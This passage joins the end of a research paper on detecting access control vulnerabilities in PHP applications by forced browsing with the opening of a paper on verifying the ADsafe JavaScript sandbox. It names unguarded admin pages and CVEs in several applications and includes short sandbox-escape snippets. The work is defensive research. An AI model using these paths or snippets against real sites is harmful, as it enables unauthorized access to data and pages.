users and one can easily register for a normal user account. Consequently, it is unclear to us if the implicit access to the list of registered users is intended. As such, we would rather report such cases to developers for them to decide.

6.1.3 PHP Calendars

PHP Calendars is an online calendar management system. It protects privileged pages in the application by checking whether $_*SESSION*[“admin”] equals “yes” in page “admin/access.php”.

Our tool detected a known vulnerability (CVE-2010-0380) in page “install.php” of this application. The README file in this application warns administrators to delete this page after installation, but does not check if the file has indeed been deleted. If “install.php” exists in a deployed application, any users of role *b* could modify the configuration of the application by directly accessing this page. Because there is an explicit link to this page, we manually added this page to the privileged node set in the specification file. The other two privileged pages “ad-

min/import.php" and "powerfeed.php" are not vulnerable. Note that N_a is not necessarily a superset of N_b. In this application, $|N_a| = |N_b|$, but $N_a \neq N_b$.

6.1.4 PHPoll

PHPoll is an online poll system where only users of role *a* can pass access checks by providing correct values of $\$\_COOKIE[\$string\_cook\_login]$ and $\$\_COOKIE[\$string\_cook\_password]$. Note that the cookie-based access controls are safe in this case because unauthorized users have no knowledge of valid cookie values.

Our tool detected three new access control vulnerabilities in this application and we manually confirmed them on a deployed application of PHPoll. All three pages have no access checks. The first page "modifica_configurazione.php" allows users of role *b* to modify login IDs and passwords, truncate the configuration table, and insert new entries into the configuration table of the application. The second page "modifica_votanti.php" lets users of role *b* delete votes or update polls stored in the MySQL database. The third page "modifica_band.php" does not prevent users of role *b* from reading, updating, or deleting poll results from the database with POST requests. These access control vulnerabilities pose serious threats to the security of the application, yet they have not been reported to the best of our knowledge.

6.1.5 PHP iCalendar

PHP iCalendar is another calendar application which displays calendar information to users. The only privileged page is "admin.php", and it is guarded by an access check which examines the value of $\$HTTP\_SESSION\_VARS$["phpical_loggedin"].

This application does not have any access control vulnerabilities. As Table 2 shows, users of role *a* can reach 51 pages which include "admin.php", while users of role *b* can only reach 50 pages which exclude "admin.php".

6.1.6 AWCM

AWCM (AR Web Content Manage system) differentiates role *a* from role *b* by determining whether $\$\_SESSION$["awcm_cp"] equals "yes" in a PHP include file "control/common.php".

Our tool detected a previously known vulnerability (CVE-2010-1066) in "control/db_backup.php" which dumps all the database information onto a web page. The cause of this access control vulnerability is that "control/db_backup.php" includes "common.php" instead of "control/common.php". Since access checks are only present in "control/common.php" but not "common.php", page "control/db_backup.php" is not guarded and can be accessed via forced browsing. Most pages in the "control" directory are intended for administrators only and our tool detected 47 privileged nodes in total. Our tool correctly recognized the access checks in the other 46 privileged pages and only reported "control/db_backup.php" to be vulnerable. The latest version of AWCM fixed the vulnerability, and this is reflected in the analysis result shown in Table 2. Although this application is AJAX-heavy, our tool covered nearly 80% of the active nodes, indicating that a majority of the links appear in PHP and HTML code which can be well handled with our tool.

6.1.7 YaPiG

YaPiG (Yet Another PHP Image Gallery) validates passwords and determines the privilege level of users with an access check in function `check_admin_login`.

An interesting thing about YaPiG is that all the five unreachable pages result from an uncovered execution path. In our implementation, we assume that an HTTP parameter $\$v$ could have any values. Therefore, our tool infers that function call `isset($v)` returns **true** even if *v* is undefined. When a conditional depends on such a function call, the false branch is left unexplored. Our implementation does not yet support the specification of an optional value, which can either be defined or undefined.

6.2 Performance Evaluation

In our evaluation, we collect links that point to files within an application, excluding those that point to CSS files which are of no interest to us. Currently, we treat PHP, HTML and XML files to be active nodes and analyze them to extract links. A page can contain links to both active nodes and inactive nodes. Although inactive nodes do not provide sensitive operations, they may contain sensitive information and therefore should also be checked.

Table 3 shows the coverage and performance of our tool. Column "Entry" shows the number of specified entry nodes for each application. Column "Active" lists the number of all active nodes. Column "Orphan" lists the number of specified *orphan nodes* which are non-entry active nodes with no incoming edges. Column "Coverage" lists the coverage of our tool on active nodes in an application, excluding orphan nodes. We list the average numbers of variables and grammar productions of all CFGs for each web application. Note that the numbers are counted on CFGs that have been simplified with grammar-reachability analysis. The last column shows the total analysis time spent for each application in terms of seconds.

Active nodes may have outgoing edges and may not have any incoming edges. An active node with no incoming edges can be optionally specified as either an entry node or an orphan node. When it is specified as an entry node, it is analyzed in the sitemap construction process to find outgoing edges; when it is specified as an orphan node, which indicates that this node should be outside any sitemaps, it is excluded from the coverage calculation; when it is unspecified, it may affect the coverage

Project	Nodes			Context-Free Grammar		Coverage	Time (s)
	Entry	Active	Orphan	Variables	Productions		
SCARF	1	19	0	158	719	100.00%	6.02
SCARF (patched)	1	19	0	159	719	100.00%	6.01
Events Lister v2.03	4	23	5	100	2,083	100.00%	3.84
PHP Calendars	3	15	0	48	255	80.00%	5.09
PHPoll v0.97 beta	5	21	6	115	224	100.00%	4.26
PHP iCalendar v1.1	2	52	2	811	4,774	90.38%	760.62
AWCM v2.1	17	208	22	410	422	79.33%	89.48
AWCM v2.2 final	16	209	14	451	484	79.90%	108.51
YaPiG 0.95	7	59	3	332	532	91.53%	208.38

Table 3: Coverage and Performance Results.

Project	Time (s)		
	Admin Sitemap	Normal Sitemap	Forced Browsing
SCARF	3.15	1.70	1.15
Events Lister	2.29	1.00	0.53
PHP Calendars	1.81	1.67	1.61
PHPoll	2.39	1.54	0.33
PHP iCalendar	371.28	370.85	18.46
AWCM	55.36	49.11	3.85
YaPiG	85.59	44.91	77.86

Table 4: Analysis Time.

result. Let $Active$, $Orphan$ and $Reachable$ denote the sets of all active nodes, specified orphan nodes and explicitly reachable nodes respectively. We calculate the coverage as:

$$Coverage = \frac{|Reachable|}{|Active| - |Orphan|}$$

In our evaluation, we conservatively identify orphan nodes with a simple manual analysis and the obtained orphan sets may be incomplete, especially for large and complex applications. Therefore, the real coverages of our analysis might be better than the ones shown in the table because uncovered nodes might indeed be unreachable.

Our static analyzer achieved good coverage of active nodes: 100% for four applications, about 90% for two, and about 80% for the remaining three. The total analysis time listed in Table 3 demonstrates that our approach is scalable. For the smaller test applications SCARF, Events Lister, PHP Calendars and PHPoll, our tool finished within seven seconds; for the largest test application AWCM, our tool took less than two minutes to analyze the active nodes in the whole application. The analysis time for iCalendar is the longest because of the inlining of dynamic PHP files and the complexity of PHP code. As can be seen in Table 3, the number of grammar productions for PHP iCalendar is also the largest. We show the break down of analysis time in Table 4. Columns "Admin Sitemap" and "Normal Sitemap" list the time spent on constructing the sitemaps for roles *a* and *b* respectively. Column "Forced Browsing" shows the time spent on detecting access control vulnerabilities via forced browsing. It is obvious from the data in the table that building sitemaps consumes the majority of the analysis time.

6.3 Discussions

As we mentioned earlier, our prototype did not find all kinds of links in web applications. The major reason is that our prototype did not identify all the links generated by JavaScript code or HTML templates, or those constructed with unresolvable string variables. Extracting links from JavaScript code is especially challenging because of the dynamic features of the JavaScript language. Our prototype works better on traditional web applications than AJAX-heavy ones. Incorporating JavaScript analysis could possibly improve the coverage. Furthermore, our test applications may not be representative of general web applications.

What a node represents determines the granularity of the analysis. Our prototype treats a web page as a node, but the general approach still applies when the granularity is refined to functionalities within a page. Performing the analysis at a refined granularity would be especially useful for complex web pages which contain multiple functionalities within a single page. The techniques proposed by Halfond *et al.* [12] could be used to identify important parameters in web applications to distinguish functionalities. Because a privilege is often granted with a set of atomic database operations, advancing the granularity to the level of database operations might be too fine-grained.

Our prototype does not handle all object-oriented features in PHP. This prevents us from parsing some PHP pages in large PHP applications. We leave it as future work to enhance our static analyzer for additional object-

oriented features of the PHP language.

The current implementation of the string constraint solver is rudimentary. For either unsolvable constraints or non-determinism in a conditional, we conservatively explore both branches. This might lead to false negatives when infeasible paths for a less privileged role are explored. For access checks that involve non-determinism, such as password-based authentication and CSRF protection that uses random tokens, we rely on role-based specifications to determine which execution paths to explore. Non-determinism affects path explorations but not link extractions. Furthermore, when Assumption 2 does not hold, we would also have false negatives introduced by explicit accesses to privileged nodes.

Our tool generated false positives. Even when access checks are missing in hidden pages, these pages may not contain any sensitive information or operations and are therefore safe to access for any role in the application. We manually examined the analysis results and marked such safe pages as false positives.

7 Related Work

In this section, we discuss the most relevant work, including specification inference, workflow violation detection, privilege separation based on user roles, language-based approaches to secure web applications, and program analysis for web security.

The capability of automated tools in detecting vulnerabilities or bugs can only be as good as the specifications given to them. Since manually writing specifications is tedious, time-consuming and error-prone, a wide range of techniques have been proposed to automatically infer specifications from the source code of programs. For intrusion detection, Wagner and Dean [28] apply static analysis to derive a model of normal application behavior as an oracle. Based on the observation that bugs are deviant behavior [9], researchers have proposed probabilistic-based approaches [16, 26] to infer specifications from applications. However, without taking into account of roles in web applications, it is difficult to infer privileged pages which are only intended for a group of users.

Recently, workflow violations have attracted the interests of researchers. Nemesis [7] uses dynamic information flow tracking to detect authentication and access control vulnerabilities in web applications. It requires developers to specify access control lists for resources. Similarly, Hallé *et al.* [13] proposed a runtime enforcement mechanism to only allow navigations that conform to a state machine model specified by developers. Researchers have proposed various techniques to automatically infer correct workflows. Swaddler [6] first learns internal states of web applications, and then detects abnormal state violations at critical points. Targeting the detection of Ajax intrusion attacks, Guha *et al.* [11] leverage static analysis on client-side JavaScript code to infer expected server-side behavior. To detect multi-module vulnerabilities, MiMoSA [1] takes into account the interactions of different web pages. However, it is not always easy to distinguish an intended path from an unintended one because of flexible navigation paths that web applications allow. Its follow-up work Waler [10] uses a combination of dynamic analysis and symbolic model checking to first infer invariants from dynamic program executions, and then report violations of the invariants as logic vulnerabilities. From a high-level view, the likely invariants that Waler generates with heuristics are subject to errors. Furthermore, the inferred invariants may not always hold due to the limited coverage of dynamic analysis. Access control vulnerabilities can be considered a special case of workflow vulnerabilities where cross-role workflow assumptions are violated. Cross-role comparisons allow us to precisely reason about privileged pages in most cases.

To reduce least-privilege incompatibilities, researchers distinguish different user roles and separate privileges based on different roles. Aiming at identifying dependencies on `admin` privileges in traditional software applications, Chen *et al.* [4] run applications without `admin` privileges and collect dynamic execution traces. We take a step further and use roles to represent sets of privileges in web applications. In our setting, roles form a lattice and its height is not limited. To reduce developer's burden on securing web applications, the CLAMP project [23] prevents leakage of sensitive information by restricting the flows of user data and isolating the authentication module of an application. While they also minimize developers' effort, they secure web applications by modifying application code at critical points. Web application vulnerability scanners can also automatically detect access control vulnerabilities. However, they often build shallow and incomplete sitemaps, missing deep and invisible pages that are only accessible when valid form data are submitted. This undermines the capabilities of web scanners in both discovering privileged nodes as well as successfully performing forced browsing with valid form data.

Previous work has proposed language-based approaches to secure web applications in a principled way. SIF [5] accepts specifications either as program annotations at compile time, or as user requirements at run time to guarantee confidentiality and integrity with information flow analysis. Recently, Krishnamurthy *et al.* [17] presented an object-capability language for fine-grained privilege separation for web applications. Unfortunately, theses language-based approaches do not apply to the large set of legacy code that is not written in the newly designed languages.

In the past few years, researchers have focused their attention on detecting injection vulnerabilities in web applications with both static analysis [18, 19, 25, 27, 29, 30,

31, 32] and dynamic analysis [2, 3, 22, 24]. Similar to our static analyzer, Pixy [14] is also a static analyzer built to analyze PHP applications. It takes advantage of taint analysis to detect injection vulnerabilities with specifications on taint sources and sinks. Its implementation hinders it from scaling to large applications as Pixy has no support for include resolution and object-oriented features.

8 Conclusions

Developers should enforce access controls throughout web applications for every privileged page. This paper proposes a novel approach to detect access control vulnerabilities in web applications with minimal manual effort. Based on the observation that sitemaps presented to different roles are not identical, our analysis first automatically infers the set of privileged pages from the source code of a web application, and then detects access control vulnerabilities via forced browsing. We added support for role-based specification rules, and integrated constraint-solving capabilities with our static analyzer to systematically explore program paths. Our tool is able to achieve good coverage and scale to real-world applications. The evaluation results demonstrate that it is capable of detecting both unknown and known access control vulnerabilities in unmodified web applications with only a few lines of specifications. For future work, we plan to support additional language features of PHP, enhance the string constraint solver, and scale the analysis to larger web applications.

Acknowledgments

We thank the anonymous reviewers and Rob Johnson, the shepherd of this paper, for their useful and detailed comments. We also thank Earl T. Barr, Mark Gabel, Taeho Kwon, Zhongxian Gu and other people who gave helpful feedback on the overall approach and presentation of this work. We especially thank Gary Wassermann and Yasuhiko Minamide for developing the PHP string analyzer and answering our questions. This research was supported in part by NSF CAREER Grant No. 0546844, NSF CyberTrust Grant No. 0627749, NSF CCF Grant No. 0702622, NSF TC Grant No. 0917392, and the US Air Force under grant FA9550-07-1-0532. The information presented here does not necessarily reflect the position or the policy of the Government and no official endorsement should be inferred.

References

[1] D. Balzarotti, M. Cova, V. V. Felmetsger, and G. Vigna. Multi-Module Vulnerability Analysis of Web-based Applications. In *Proceedings of ACM Conference on Computer and Communications Security*, pages 25–35, 2007.

[2] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. In *Proceedings of IEEE Symposium on Security and Privacy*, pages 387–401, 2008.

[3] W. Chang, B. Streiff, and C. Lin. Efficient and Extensible Security Enforcement Using Dynamic Data Flow Analysis. In *Proceedings of ACM Conference on Computer and Communications Security*, pages 39–50, 2008.

[4] S. Chen, J. Dunagan, C. Verbowski, and Y.-M. Wang. A Black-Box Tracing Technique to Identify Causes of Least-Privilege Incompatibilities. In *Proceedings of Network and Distributed System Security Symposium*, 2005.

[5] S. Chong, K. Vikram, and A. C. Myers. SIF: Enforcing Confidentiality and Integrity in Web Applications. In *Proceedings of the Conference on USENIX Security Symposium*, 2007.

[6] M. Cova, D. Balzarotti, V. Felmetsger, and G. Vigna. Swaddler: An Approach for the Anomaly-based Detection of State Violations in Web Applications. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection*, pages 63–86, 2007.

[7] M. Dalton, C. Kozyrakis, and N. Zeldovich. Nemesis: Preventing Authentication and Access Control Vulnerabilities in Web Applications. In *Proceedings of the USENIX Security Symposium*, pages 267–282, 2009.

[8] L. De Moura and N. Bjørner. Z3: An Efficient SMT Solver. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340, 2008.

[9] D. Engler, D. Y. Chen, S. Hallem, A. Chou, and B. Chelf. Bugs as Deviant Behavior: A General Approach to Inferring Errors in Systems Code. In *Proceedings of the ACM Symposium on Operating Systems Principles*, pages 57–72, 2001.

[10] V. Felmetsger, L. Cavedon, C. Kruegel, and G. Vigna. Toward Automated Detection of Logic Vulnerabilities in Web Applications. In *Proceedings of the USENIX Security Symposium*, pages 143–160, 2010.

[11] A. Guha, S. Krishnamurthi, and T. Jim. Using Static Analysis for Ajax Intrusion Detection. In *Proceedings of the International Conference on World Wide Web*, pages 561–570, 2009.

[12] W. G. J. Halfond and A. Orso. Automated identification of parameter mismatches in web applications. In *Proceedings of the Symposium on Foundations of software engineering*, 2008.

[13] S. Hallé, T. Ettema, C. Bunch, and T. Bultan. Eliminating Navigation Errors in Web Applications via Model Checking and Runtime Enforcement of Navigation State Machines. In *Proceedings of the International Conference on Automated Software Engineering*, pages 235–244, 2010.

[14] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (short paper). In *Proceedings of IEEE Symposium on Security and Privacy*, pages 258–263, 2006.

[15] A. Kiezun, V. Ganesh, P. J. Guo, P. Hooimeijer, and M. D. Ernst. HAMPI: A Solver for String Constraints. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2009.

[16] T. Kremenek, P. Twohey, G. Back, A. Ng, and D. Engler. From Uncertainty to Belief: Inferring the Specification Within. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation*, pages 12–12, 2006.

[17] A. Krishnamurthy, A. Mettler, and D. Wagner. Fine-Grained Privilege Separation for Web Applications. In *Proceedings of the International Conference on World Wide Web*, pages 551–560, 2010.

[18] B. Livshits, A. V. Nori, S. K. Rajamani, and A. Banerjee. Merlin: Specification Inference for Explicit Information Flow Problems. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 75–86, 2009.

[19] V. B. Livshits and M. S. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *Proceedings of the Conference on USENIX Security Symposium*, pages 18–18, 2005.

[20] D. Melski and T. Reps. Interconvertbility of Set Constraints and Context-Free Language Reachability. In *Proceedings of the Symposium on Partial Evaluation and Semantics-Based Program Manipulation*, 1997.

[21] Y. Minamide. Static Approximation of Dynamically Generated Web Pages. In *Proceedings of the International Conference on World Wide Web*, pages 432–441, 2005.

[22] A. Nguyen-tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically Hardening Web Applications Using Precise Tainting. In *Proceedings of the IFIP International Information Security Conference*, pages 372–382, 2005.

[23] B. Parno, J. M. McCune, D. Wendlandt, D. G. Andersen, and A. Perrig. CLAMP: Practical Prevention of Large-Scale Data Leaks. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 154–169, 2009.

[24] R. Sekar. An Efficient Black-box Technique for Defeating Web Application Attacks. In *Proceedings of the Network and Distributed System Security Symposium*, 2009.

[25] Z. Su and G. Wassermann. The Essence of Command Injection Attacks in Web Applications. In *Proceedings of the Annual Symposium on Principles of Programming Languages*, pages 372–382, 2006.

[26] L. Tan, X. Zhang, X. Ma, W. Xiong, and Y. Zhou. AutoISES: Automatically Inferring Security Specifications and Detecting Violations. In *Proceedings of the USENIX Security Symposium*, pages 379–394, 2008.

[27] O. Tripp, M. Pistoia, S. J. Fink, M. Sridharan, and O. Weisman. TAJ: Effective Taint Analysis of Web Applications. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 87–97, 2009.

[28] D. Wagner and D. Dean. Intrusion Detection via Static Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 156–168, 2001.

[29] G. Wassermann and Z. Su. Sound and Precise Analysis of Web Applications for Injection Vulnerabilities. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 32–41, 2007.

[30] G. Wassermann and Z. Su. Static Detection of Cross-Site Scripting Vulnerabilities. In *Proceedings of International Conference on Software Engineering*, pages 171–180, 2008.

[31] Y. wen Huang, F. Yu, C. Hang, C. hung Tsai, D. T. Lee, and S. yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the International Conference on World Wide Web*, pages 40–52, 2004.

[32] Y. Xie and A. Aiken. Static Detection of Security vulnerabilities in Scripting Languages. In *Proceedings of the Conference on USENIX Security Symposium*, 2006.

ADsafety
Type-Based Verification of JavaScript Sandboxing

Joe Gibbs Politz Spiridon Aristides Eliopoulos Arjun Guha Shriram Krishnamurthi

Brown University

Abstract

Web sites routinely incorporate JavaScript programs from several sources into a single page. These sources must be protected from one another, which requires robust sandboxing. The many entry-points of sandboxes and the subtleties of JavaScript demand robust verification of the actual sandbox source. We use a novel type system for JavaScript to encode and verify sandboxing properties. The resulting verifier is lightweight and efficient, and operates on actual source. We demonstrate the effectiveness of our technique by applying it to ADsafe, which revealed several bugs and other weaknesses.

1 Introduction

A *mashup* Web page displays content and executes JavaScript from various untrusted sources. Facebook applications, gadgets on the iGoogle homepage, and various embedded maps are the most prominent examples. By now, mashups have become ubiquitous. Indeed, web pages that display advertisements from ad networks are also mashups, because they often employ JavaScript for animations and interactivity. A survey of popular pages shows that a large percentage of them include scripts from a diverse array of external sources [41]. Unfortunately, these third-party scripts run with the same privileges as trusted, first-party code served directly from the originating site. Hence, the trusted site is susceptible to attacks by maliciously crafted third-party software.

This paper addresses language-based Web sandboxing systems, one of several mechanisms for securing mashups. Most sandboxing mechanisms have similar high-level goals and designs, which we outline in section 2. In section 3, we review the design and implementation of sandboxes and demonstrate the need for tool-supported verification. Section 4 provides a detailed plan for the rest of the paper. Our work makes several contributions:




Figure 1: Web sandboxing architecture

1. A type system for general JavaScript programs, with support for patterns found in sandboxing libraries;[1]
2. a formal definition of safety properties for Yahoo!'s ADsafe sandbox in terms of this type system; and,
3. a type-based verification of the ADsafe framework, and descriptions of bugs and their fixes found while performing the verification.

2 Language-based Web Sandboxing

The Web browser environment provides references to objects that implement network access, disk storage, geolocation, and other capabilities. Legitimate web applications use them for various reasons, but embedded widgets can exploit them because all JavaScript on a page runs in the same global environment. A Web sandbox thus attenuates or prevents access to these capabilities, allowing pages to safely embed untrusted wid-

[1] See `cs.brown.edu/research/plt/dl/adsafety/v1` for our implementation, proofs, and other details.

gets. ADsafe [9], Caja [33], FBJS [13], and BrowserShield [35] are *language-based* sandboxes that employ broadly similar security mechanisms, as defined by Maffeis, et al. [27]:

- A Web sandbox includes a static code checker that *filters* out certain widgets that are almost certainly unsafe. This checker is run before the widget is delivered to the browser.
- A Web sandbox provides runtime *wrappers* that attenuate access to the DOM and other capabilities. These wrappers are defined in a trusted runtime library that is linked with the untrusted widget.
- Static checks are necessarily conservative and can reject benign programs. Web sandboxes thus specify how potentially-unsafe programs are *rewritten* to use dynamic safety checks.

This architecture is illustrated in figure 1, where an untrusted widget from `adnet.com` is embedded in a page from `paper.com`. The untrusted widget is filtered by the static checker. If static checking passes, the widget is rewritten to invoke the runtime library. Both the runtime library and the checked, rewritten widget must be hosted on a site trusted by `paper.com`, and are assumed to be free of tampering.

Reference Monitors A Web sandbox implements a *reference monitor* between the untrusted widget and the browser's capabilities. Anderson's seminal work on reference monitors identifies their certification demands [3, p 10-11]:

> The proof of [a reference monitor's] model security requires a verification that the modeled reference validation mechanism is tamper resistant, is always invoked, and cannot be circumvented.

Therefore, a Web sandbox must come with a precisely stated notion of security, and a proof that its static checks and runtime library correctly maintain security. The end result should be a quantified claim of safety over *all* possible widgets that execute against the runtime library.

3 Code-Reviewing Web Sandboxes

Imagine we are confronted with a Web sandbox and asked to ascertain its quality. One technique we might employ is a code-review. Therefore, we perform an imaginary review of a Web sandbox, focusing on the details of ADsafe. Later, we will discuss how to (mostly) remove people from the loop.

ADsafe, like all Web sandboxes, consists of two interdependent components:

- a static verifier, called JSLint,[2] which filters out widgets not in a safe subset of JavaScript, and
- a runtime library, `adsafe.js`, which implements DOM wrappers and other runtime checks.

These conspire to make it safe to embed untrusted widgets, though "safe" is not precisely defined. We will return to the definition of safety in section 4.

Attenuated Capabilities Widgets should not be able to directly reference various capabilities in the browser environment. Direct DOM references are particularly dangerous because, from an arbitrary DOM reference, `elt`, a widget can simply traverse the object graph and obtain references to all capabilities:

```
var myWindow = elt.ownerDocument.defaultView;
myWindow.XMLHttpRequest;
myWindow.localStorage;
myWindow.geolocation;
```

Widgets therefore manipulate *wrapped* DOM elements instead of direct references. DOM wrappers form the bulk of the runtime library and include many dynamic checks and patterns that need to be verified:

- The runtime manipulates DOM references, but returns them to the widget in wrappers. We must verify that all returned values are in fact wrapped, and that the runtime cannot be tricked into returning a direct DOM reference.
- The runtime calls DOM methods on behalf of the widget. Many methods, such as `appendChild` and `removeChild`, require direct DOM references as arguments. We must verify that the runtime cannot be tricked with a maliciously crafted object that mimics the DOM interface and steals references.
- The runtime attaches DOM callbacks on behalf of the widget. These callbacks are invoked by the browser with event arguments that include direct DOM references. We must verify that the runtime appropriately wraps calls to untrusted callbacks in the widget.
- The widget has access to a DOM subtree that it is allowed to manipulate. The runtime ensures that the widget only manipulates elements in this subtree. We must verify that various DOM traversal methods, such as `document.getElementById` and `Element.getParent`, do not allow the widget obtain wrappers to elements outside its subtree.
- The runtime wraps many DOM functions that are only conditionally safe. For example, `document.createElement` is usually safe, unless it

[2] JSLint can perform other checks that are not related to ADsafe. In this paper, "JSLint" refers to JSLint with ADsafe checks enabled.

is used to create a `<script>` tag, which can load arbitrary code. Similarly, the runtime may allow widgets to set CSS styles, but a CSS URL-value can also load external code. We must verify that the arguments supplied to these DOM functions are safe.

ADsafe's DOM wrappers are called *Bunches*, which wrap collections of HTML elements. There are twenty Bunch-manipulating functions that are exposed to the widget—in addition to several private helper functions—that face all the issues enumerated above and need to be verified. These functions cannot be verified in isolation, because their correctness is dependent on assumptions about the kinds of values they receive from widgets. These assumptions are discharged by the static checks in JSLint and other runtime checks to avoid loopholes and complexities in JavaScript's semantics.

JavaScript Semantics A Web sandbox must contend with JavaScript features that hinder security:

- Certain JavaScript features are unsafe to use in widgets. For example, a widget can use `this` to obtain `window`, so it is rejected by JSLint:

  ```
  f = function() { return this; };
  var myWindow = f();
  ```

  We must verify that the subset of JavaScript admitted by the static checker does not violate the assumptions of the runtime library.
- Many JavaScript operators and functions include implicit type conversions and method calls that are difficult to reason about. For example, when an operator expects a string but is instead given an object, it does not signal an error. Instead, it calls the object's `toString` method. It is easy to write a stateful `toString` method that returns different strings on different calls. Such an object can then circumvent dynamic safety checks that are not carefully written to avoid triggering implicit method calls. These implicit calls are avoided by carefully testing the runtime types of untrusted values, using the `typeof` operator. Such tests are pervasive in ADsafe. As a further precaution, ADsafe tries to ensure that widgets cannot define `toString` and `valueOf` fields in objects.

JavaScript Encapsulation JavaScript objects have no notion of private fields. If object operations are not restricted, a widget could access built-in prototypes (via the `__proto__` field) and modify the behavior of the container. Web sandboxes statically reject such expressions:

```
obj.__proto__;
```

There are various other dangerous fields that are also *blacklisted* and hence rejected by sandboxes. However, syntactic checks alone cannot determine whether computed field names are unsafe:

```
obj["__pro" + "to__"];
```

Widgets are instead rewritten to use runtime checks that restrict access to these fields. Figure 2 shows the rewrites employed by various sandboxes. Some sandboxes insert these and other checks automatically, giving the illusion of programming in ordinary JavaScript; ADsafe is more spartan, requiring widget authors to insert the dynamic checks themselves; but the principle remains the same.

ADSAFE	:	`ADSAFE.get(obj,name)`
dojox.secure	:	`get(obj,name)`
Caja	:	`$v.r($v.ro('obj'),$v.ro('name'))`
WebSandbox	:	`c(d.obj,d.name)`
FBJS	:	`a12345_obj[$FBJS.idx(name)]`

Figure 2: Similar Rewritings for `obj[name]`

Web sandboxes also simulate private fields with this method by introducing fields and then preventing widgets from accessing them. For example, ADsafe stores direct DOM references in the `__nodes__` field of Bunches, and blacklists the `__nodes__` field.

The Reviewability of Web Sandboxes

We have highlighted a plethora of issues that a Web sandbox must address, with examples from ADsafe. Although ADsafe's source follows JavaScript "best practices," the sheer number of checks and abstractions make it difficult to review. There are approximately 50 calls to three kinds of runtime assertions, 40 type-tests, 5 regular-expression based checks, and 60 DOM method calls in the 1,800 LOC `adsafe.js` library. Various ADsafe bugs were found in the past and this paper presents a few more (section 9). Note that ADsafe is a small Web sandbox relative to larger systems like Caja.

The Caja project asked an external review team to perform a code review [4]. The findings describe many low-level details that are similar to those we discussed above. In addition, two higher-level concerns stand out:

- "[Caja is] hard to review. No map states invariants and points to where they are enforced, which hurts maintainability and security."
- "Documentation of TCB is necessary for reviewability and confidence."

These remarks identify an overarching requirement for any review: the need for specifications so that readers can both determine whether these fit their needs and check whether these are implemented correctly.

4 Verifying a Sandbox: Our Roadmap

Defining Safety Because humans are expensive and error-prone, and because the code review needs to be repeated every time the program changes, it is best to automate the review process. However, before we begin automating anything, we need some definition of what security means. We focus on a definition that is specific to ADsafe, though the properties are similar to the goals of other web sandboxes. From correspondence with ADsafe's author, we initially obtained the following list of intended properties (rewritten slightly to use the terminology of this paper).

Definition 1 (ADsafety) *If the containing page does not augment built-in prototypes, and all embedded widgets pass JSLint, then:*

1. *widgets cannot load new code at runtime, or cause ADsafe to load new code on their behalf;*
2. *widgets cannot affect the* DOM *outside of their designated subtree;*
3. *widgets cannot obtain direct references to* DOM *nodes; and*
4. *multiple widgets on the same page cannot communicate.*

Note that the first two properties are common to sandboxes in general—allowing arbitrary JavaScript to load at runtime compromises all sandboxes' security goals, and all sandboxes provide mediated access to the DOM by preventing direct access.

We also note that the assumption about built-in prototypes is often violated in practice [14]. Nevertheless, like ADsafe, we make this assumption; mitigating it is outside our scope. Given this definition, our goal is to produce a (mostly) automated verification that supports these properties.

Verifying Safety In this paper we perform this automation using static types, presenting a type-based approach for defining and verifying the invariants of ADsafe. While one could build a custom tool to do this, we are able to perform our verification by extending (as discussed in section 11) a type checker [18] intended for traditional type-checking of JavaScript.

We choose a static type system as our tool of choice for several reasons. Programmers are familiar with type systems, and ours is mostly standard (we discuss non-standard features in sections 5 and 7). This lessens the burden on sandbox developers who need to understand what the verification is saying about their code. Second, our type system is much more efficient than most whole-program analyses or model checkers, leading to a quick procedure for checking ADsafe's runtime library (20 seconds). Efficency and understandability allow for incremental use in a tight development loop. Finally, our type system is accompanied by a soundness proof. This property accomplishes the actual verification. Thus, the features of comprehensibility, efficiency, and soundness combine to make type checking an effective tool for verifying some of the properties of web sandboxes.

In order to demonstrate the effectiveness of our type-based verification approach, we use type-based arguments to prove ADsafety. We mostly achieve this (section 8) after fixing bugs exposed by our type checker (section 9). The rest of this paper presents a typed account of untrusted widgets and the ADsafe runtime.

- The ADsafety claim is predicated on widgets passing the JSLint checker. Therefore, we need to model JSLint's restrictions. We do this in section 5.
- Once we know what we can expect from JSLint, we can verify the actual reference monitor code in `adsafe.js` using type-checking (section 7).
- Before we can verify `adsafe.js`, we need to account for the details of JavaScript source and model the browser environment in which this code runs. Section 6 presents this additional work.

We discuss extensions to verify other Web sandboxes in section 10.

5 Modeling Secure Sublanguages

All web sandboxes' runtime libraries expect to execute against widgets that have been statically checked and rewritten, as shown in figure 1. These checks and rewrites enforce that widgets are written in a sublanguage of JavaScript. This sublanguage ought to be specified explicitly. We focus here on modeling the checks performed by JSLint, ADsafe's static checker, which presents an interesting challenge: there is no formal specification of the language of JavaScript programs that pass JSLint. Instead, the specification is implicit in the implementation of JSLint itself. In this section, we design a specification for JSLint-ed widgets and give confidence in its correctness.[3]

